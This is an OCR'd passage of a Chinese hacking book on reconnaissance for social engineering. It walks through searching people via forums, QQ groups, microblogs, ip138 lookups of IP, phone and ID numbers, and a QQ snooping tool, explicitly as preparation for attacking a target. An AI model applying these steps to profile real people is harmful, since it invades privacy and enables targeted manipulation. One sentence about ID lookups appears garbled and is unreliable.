免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

然后单击“筛选”按钮，即可筛选出符合条件的用户，如图 2-18 所示。可以看出，设置筛选条件后，得到的搜索结果范围较小。



图 2-16　输入要搜索的用户的姓名



图 2-17　显示搜索结果



图 2-18　搜索符合筛选条件的用户

2.2.3　图片也可以搜索

对于图片的搜索，可以选择百度中文搜索引擎、雅虎搜索引擎、微软 Live 搜索引擎和 Google 搜索引擎等。究竟应该选择哪个搜索引擎呢？下面通过一个表格来了解各种搜索引擎的评估，如表 2-1 所示。

表 2-1　搜索引擎评估表

搜索引擎	网页搜索质量	图片搜索质量	评　估
百度	70%	60%	中文及图片搜索表现优秀，但搜索结果并不特别准确
雅虎	80%	40%	图片搜索有待提高
Google	88%	50%	支持中英搜索结果，图片搜索有待提高
微软 Live	60%	40%	整体水平处于中等

Google 自称为“互联网上最好用的图像搜索工具”，从使用结果来看，Google 的图片搜索的确不错。在 Google 首页上点击“图像”链接，即可就进入 Google 的图像搜索界面中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在“搜索”文本框中输入描述图像内容的关键字，如“黑客帝国”，即可搜索到大量与“黑客帝国”相关的图片，如图 2-19 所示。



图 2-19　搜索符合要求的图片

Google 图片搜索的结果具有一个直观的缩略图，以及对该缩略图的简单描述，如图像文件名称、大小等。点击缩略图，弹出的页面分为两个部分，一部分是图像的缩略图，以及页面链接，而另一部分则是该图像所处的页面。

Google 图像搜索目前支持的语法包括基本的搜索语法如“”、“-”、“OR”、“site”和“filetype:”。其中“filetype:”的后缀只能是几种限定的图片类似，如 JPG、GIF 等。

2.2.4　博客与论坛的搜索

博客就是一个网页，它通常是由简短且经常更新的 Post 所构成的，这些张贴的文章都按照年份和日期排列。博客的内容和目的有很大的不同，从对其他网站的超级链接和评论，有关公司、个人、构想的新闻到日记、照片、诗歌、散文，甚至科幻小说的发表或张贴都有。所以说，博客既是一种网络日志，也是一种交流平台。

博客搜索有两种方式，一种就是服务商提供的，比如用户注册了新浪博客，可以使用新浪博客搜索到该用户的博客；另一种方式是通过第三方搜索引擎完成，比如使用 Google 提供的博客搜索功能。

论坛又名网络论坛 BBS，是 Internet 上的一种电子信息服务系统。它提供一块公共电子白板，每个用户都可以在上面书写，可发布信息或提出看法，是一种交互性强，内容丰富而及时的 Internet 电子信息服务系统。用户在 BBS 站点上可以获得各种信息服务、发布信息、进行讨论、聊天等。论坛搜索同样也有两种方式，一种是利用论坛自带的搜索功能，另一种是利用第三方搜索引擎，比如奇虎论坛搜索引擎。

但现在网络上比较流行的博客搜索引擎是百度和 Google，而论坛搜索引擎中较优秀的是奇虎。如图 2-20 所示是在百度中搜索网络 ID 为“醒客眼”的博客，搜索结果中显示了该 ID 号经常去的论坛以及发贴信息；如图 2-21 所示是在 Google 中搜索网络 ID 为“醒客眼”的博客的搜索结果。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-20　使用百度搜索博客




图 2-21　使用 Google 搜索博客

2.2.5　论坛程序的信息搜索

论坛是现代网络世界中不可缺少的网络交流工具，利用论坛自带的搜索功能来搜索信息早已是众所周知的。一般情况下，通过论坛搜索可获取对方全部的发帖记录以及最后的发帖时间，另外，还可以查看对方的帖子，从回复的帖子中找哪些是对方的好友。

要在论坛中搜索信息，通常是在论坛各讨论区首页的“搜索”文本框中输入要查找的关键字即可。但在搜索时，要先选择好是按照作者搜索还是按照主题搜索，再选择文章所在的讨论区。如果不选择，则默认为在论坛所有讨论区范围内搜索文章。最后，在文本框中输入关键字，单击“搜索”按钮即可。

需要注意的是，按作者查找为全名查找，即必须填写完整正确的用户名，才能查找到相关作者的文章；按主题查找为模糊查询，即只需填写文章主题所含的关键字，即可查询到相关文章。下面以“中国领先的 IT 技术社区——CSDN”论坛为例，介绍如何利用论坛进行信息搜索。

步骤 01 在 CSND 论坛中注册一个用户名，并使用该用户名登录论坛，进入论坛首页。在 CSND 论坛上方可看到提供的搜索功能，在该文本框中输入关键字，即可在整个网站内进行搜索，如图 2-22 所示。



图 2-22　进入 CSDN 论坛首页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 这里直接单击文本框后的“全站搜索”按钮，即可进入如图 2-23 所示的“CSDN 论坛搜索”页面中。




图 2-23 进入“CSDN 论坛搜索”页面

步骤 03 单击页面中的“高级搜索”按钮，即可进入“CSDN 高级搜索”页面，在其中可按照发帖者的用户名或回帖者等内容搜索文章。例如，这里要搜索发帖者为“converf”的发帖记录，可在“发帖者”文本框中输入该用户名，在“日期”栏中设置搜索日期，缩小搜索范围，如图 2-24 所示。

步骤 04 在设置完成后，单击“搜索”按钮，即可将发帖者“converf”的帖子搜索出来，如图 2-25 所示。

将用户的帖子搜索出来之后，分析帖子的内容，在其中找到需要的信息即可。




图 2-24 “CSDN 高级搜索”页面




图 2-25 搜索到的帖子

2.2.6 IP 地址、身份证与手机号码查询

黑客在攻击目标之前，一般都需要掌握对方的隐私信息，例如手机号码、IP 地址或身份证号码等内容。而要获得这些重要信息，其实非常简单，只需要通过“查询网”（ip138.com）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

即可查询到，该网站提供了 IP 地址、身份证、手机号码等查询服务。

下面分别介绍通过该网站查询手机号码、IP 地址和身份证号码的方法。

1. IP 地址查询

打开“查询网”网站，在网页的“IP 地址或域名”文本框中输入要查询的 IP 地址或域名，如图 2-26 所示。单击“查询”按钮，在弹出的页面中可显示出要查询的 IP 地址的地理位置，如图 2-27 所示。




图 2-26　输入要查询的 IP 地址或域名



图 2-27　显示查询的 IP 地址的结果

2. 手机号码查询

将“查询网”滚动栏向下拉，即可看到手机号码查询，在“手机号码（段）”文本框中输入要查询的手机号码，如图 2-28 所示。单击“查询”按钮，即可在弹出页面中显示要查询手机号码的详细信息，包括卡号归属地、卡类型、区号和邮编，如图 2-29 所示。




图 2-28　输入要查询的手机号码




图 2-29　显示查询的手机号码的详细信息

3. 身份证号码查询

身份证号码查询也很简单，在网页下面的“国内身份证号码验证查询”栏中输入要查询的身份证号码，单击“查询”按钮，即可查到该身份证号码的详细信息，包括性别、出生日期和发证地等，如图 2-30 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

多数的查询返回真实姓名，这是出于用户的隐私考虑。




图 2-30　查询身份证号码

2.2.7　QQ 群信息搜索

QQ 目前的市场占有率是非常高的，最先开始应用互联网的，基本都是从 QQ 聊天、搜索、邮件等开始的。如果我们通过 QQ 这个渠道，顺藤摸瓜即可找到真实想追踪的信息。

QQ 群是为了方便大家一起即时交流，由有着共同兴趣爱好的 QQ 用户组成的小群体。QQ 群的搜索功能非常强大，通过搜索关键词，可以搜索出所有可能存在的 QQ 群。找到符合要求的 QQ 群，并加入进去，即可进一步挖取信息。

例如，要查找“郑州科技市场”里的成员“郑州西奥多科贸”，通过调查整理出要搜索的关键字为“郑州科技市场”。下面通过这个例子来介绍利用 QQ 群搜索信息的方法。

步骤 01 在 IE 浏览器地址栏中输入网址 http://qun.qq.com，即可打开 QQ 群主页，如图 2-31 所示。

步骤 02 在主页中的“找找你感兴趣的群”文本框中输入关键字“郑州科技市场”，并单击“找群”按钮，即可找到所有与关键字相关的 QQ 群。在搜索结果中仔细查找可找到与“郑州西奥多科贸”有关的 QQ 群，如图 2-32 所示。



图 2-31　QQ 群主页



图 2-32　查找满足条件的 QQ 群

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 从中可以看到“郑州科技市场”群的群号为 65114610，在“搜索框”中输入群号，即可搜索该群的详细信息，如图 2-33 所示。可以看出，该群的群限为 100 人，成员为 99 人，群主为“科技达人”，群类型为“普通群”。

步骤 04 下面就可以利用 QQ 的查询功能，查询群号创建者的 QQ 号码。单击 QQ 面板上的“查找”按钮，在弹出的对话框中的“查找方式”中选择“精确查找”，并在“群号码”文本框中输入群号，如图 2-34 所示。



图 2-33　查看群的详细信息




图 2-34　查找群号 65114610

步骤 05 单击“查找”按钮，即可在弹出的对话框中显示查找到的群，如图 2-35 所示。

步骤 06 双击列表框中的群信息，在弹出的“群设置”对话框中显示了“郑州科技市场”群的详细信息，包括创建人的 QQ 号，如图 2-36 所示。




图 2-35　显示查找结果




图 2-36　显示创建人的 QQ 号

在找到创建人的 QQ 号后，即可添加为好友并索取群成员中的“郑州西奥多科贸”的联系方式。其他形式的搜索大致相同，一般来说，过去的论坛的管理员都会创建自己的 QQ 群，只要稍加调查，即可得到该群的详细信息。

2.2.8　微型博客的搜索

微型博客是一个基于用户关系的信息分享、传播以及获取平台，用户可以通过 Web、WAP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以及各种客户端组件个人社区，以简短的文字更新信息，并实现即时分享。2009 年 8 月份中国最大的门户网站新浪网推出“新浪微博”内测版，成为门户网站中第一家提供微博服务的网站，微博正式进入中文上网主流人群视野。

微型博客越来越流行选择原因是其简单易用，这里有两方面的含义：一方面是，它相对于强调版面布置的博客来说，微博的内容组成只是由简单的只言片语组成的，从这个角度来说，对用户的技术要求门槛很低，而且在语言的编排组织上，没有博客那么高；另一方面是，微型博客还加了信息传输时间，基本可以以秒来计算，可以在任何地方通过手机或网络等方式来即时更新自己的个人信息。

下面介绍两个比较流行的微型博客——Twitter 和新浪微博。

1. Twitter

Twitter（中文：推特）是国外的一个社交网络及微博客服务的网站，它利用无线网络、有线网络、通信技术等进行即时通信，是微博客的典型应用。它允许用户将自己的最新动态和想法以短信息的形式发送给手机和个性化网站群，而不仅仅是发送给个人。

新版的 Twitter 首页将搜索功能放置在了页面中央位置，通过这种方式，用户无需登录即可对 Twitter 上的实时信息进行检索，所得的信息会直接显示在首页下方。

Twitter 的搜索结果将会以经常使用的关键字或当前发生的事情为基础，但一些其他因素也可能会影响搜索结果，如用户所拥有的追随人数、作者在 Twitter 社交圈中的威望、帖子的回复数、发帖的频率等都可用于统计。

下面以“Twitter 中国官网”为例，来介绍 Twitter 微型博客的搜索功能。

步骤 01 注册并登录“Twitter 中国官网”，进入 Twitter 首页中。在首页右上角可看到提供的“搜索”功能，在文本框中输入要搜索的用户名，如“艾弥”，如图 2-37 所示。‘



图 2-37 输入要搜索的用户名

步骤 02 单击“搜索”按钮，即可搜索到该用户，如图 2-38 所示。然后单击该用户的头像或用户名，即可进入用户空间，查看用户的详细信息，如图 2-39 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-38　显示搜索结果



图 2-39　查看指定用户的空间信息

步骤 03 在“Twitter 中国官网”首页的中间也有一个搜索功能，在该文本框中输入要搜索的关键字，如“社会工程学攻击”，如图 2-40 所示。然后单击“Google 搜索”按钮，即可在 Google 中搜索出与关键字相关的网页，如图 2-41 所示。



图 2-40　输入要搜索的关键字




图 2-41　在 Google 中显示搜索结果

在微博中，根据用户 ID 或者空间名可以搜索到指定用户空间，以此查看用户的详细信息。微型博客中除了腾讯滔滔没有保护用户隐私外，其他微型博客都提供了隐私保护，即需要登录与加为好友后，才能查看更详细的信息。

2. 新浪微博

新浪微博是一个由新浪网推出，提供微型博客服务的类 Twitter 网站。用户可以通过网页、WAP 页面、手机短信/彩信发布消息或上传图片，将看到的、听到的、想到的事情写成一句话，或发一张图片，通过电脑或者手机随时随地分享给朋友。

同样，在新浪微博中也可以通过其提供的搜索功能搜索信息，但需要先注册并登录新浪微博。登录新浪微博，进入其首页中，在页面右上方的“搜索”文本框中可输入要搜索的关键词，如“qianqian”，在输入的同时，在文本框的下拉列表框中会让用户选择搜索范围，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 2-42 所示。

这里选择名为“qianqian”的人并单击“搜索”按钮，即可在页面中显示出用户名或域名为“qianqian”的用户，如图 2-43 所示。




图 2-42 输入要搜索的关键词




图 2-43 搜索出名为“qianqian”的用户

2.3 门户网站搜索技术

虽然现在专业的搜索引擎取代门户网站搜索是大势所趋，但门户网站搜索在网络领域中仍然占有举足轻重的地位，使用门户网站搜索仍然是非常流行的搜索技术。这是因为它们提供了大量的服务，服务内容包罗万象，成为网络世界的“百货商场”或“网络超市”。

2.3.1 门户网站搜索概述

门户网站是指通向某类综合性互联网信息资源并提供有关信息服务的应用系统。门户网站最初提供搜索服务、目录服务，后来由于市场竞争日益激烈，门户网站不得不快速地拓展各种新的业务类型，希望通过门类众多的服务来吸引和留住互联网用户。这就是门户网站的生存之道。如果服务提供得更多，用户使用得更久，门户网站得到的利益就越多，相应地所带来的广告费就更高。

在黑客渗透攻击中有条一成不变的规则，即“系统开放的服务越多，越容易导致被侵入”。同样地，门户站点提供的服务越多，更有利于用户搜索用户信息。门户站点不仅提供主要的搜索服务，如网页搜索、图片搜索、音乐搜索、资讯搜索、雅虎搜索社区、地址栏搜索，还提供个人博客、聊天、电子邮箱、网络存储、网络游戏和 Web 服务等。

现在的门户运营商在目前的网络环境中，为了抓住用户，会让他们注册一个 ID，即用户名，利用这个用户名登录，才能使用它们的服务。当无法查到某个人的信息时，可以在门户网站注册一个 ID，再利用 ID 在门户网站中查询信息，结果可能会令人惊喜。

2.3.2 QQ 信息探路先锋

一般情况下，要从腾讯 QQ 门户站点刺探信息，主要从对方的空间获取信息，比如日志、相册、个性签名、留言本等。即对方开通的 QQ 服务，我们都能通过软件或其他工具查询到对方的相关记录，如 QQ 信息探路先锋。这个软件可以查询指定 QQ 号码的空间、相册、滔

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

滔、历史签名，还可以向别人发起临时会话，查询对方是否在线等。

下面介绍使用 QQ 信息探路先锋查询信息的方法。

步骤 01 打开 QQ 信息探路先锋，其主界面如图 2-44 所示。

步骤 02 在“QQ 号码”文本框中输入要查询的 QQ 号码，然后选择相关的服务查询，比如要查询该 QQ 号的空间信息，可单击“Q-zone”按钮，即可打开其空间，查看空间中的日志、相册、留言板、说说、个人档等内容，如图 2-45 所示。



图 2-44　QQ 信息探路先锋主界面




图 2-45　查询 QQ 号的空间信息

步骤 03 打开该 QQ 号码的空间后，单击其中的“说说”按钮，即可查看 QQ 的历史签名，从中可看到对方的全部的历史签名记录。这些记录是用户一直到现在的心理学行为过程，掌握这些信息，可以更容易了解到用户的隐私，如图 2-46 所示。

步骤 04 若要查询该 QQ 号的“滔滔”服务，可单击“查看 QQ 号服务”栏的“滔滔”按钮，即可查看到对方发表过的滔滔，如图 2-47 所示。




图 2-46　查看 QQ 的历史签名记录




图 2-47　查看 QQ 号的“滔滔”信息

使用这个软件可以随时查询 QQ 用户的信息，掌握对方的动态。因此，不能完全信任这种门户网站，虽然它的功能非常强大，但却是信息泄露的入口点。

溜客安全网 WwW.176Ku.CoM

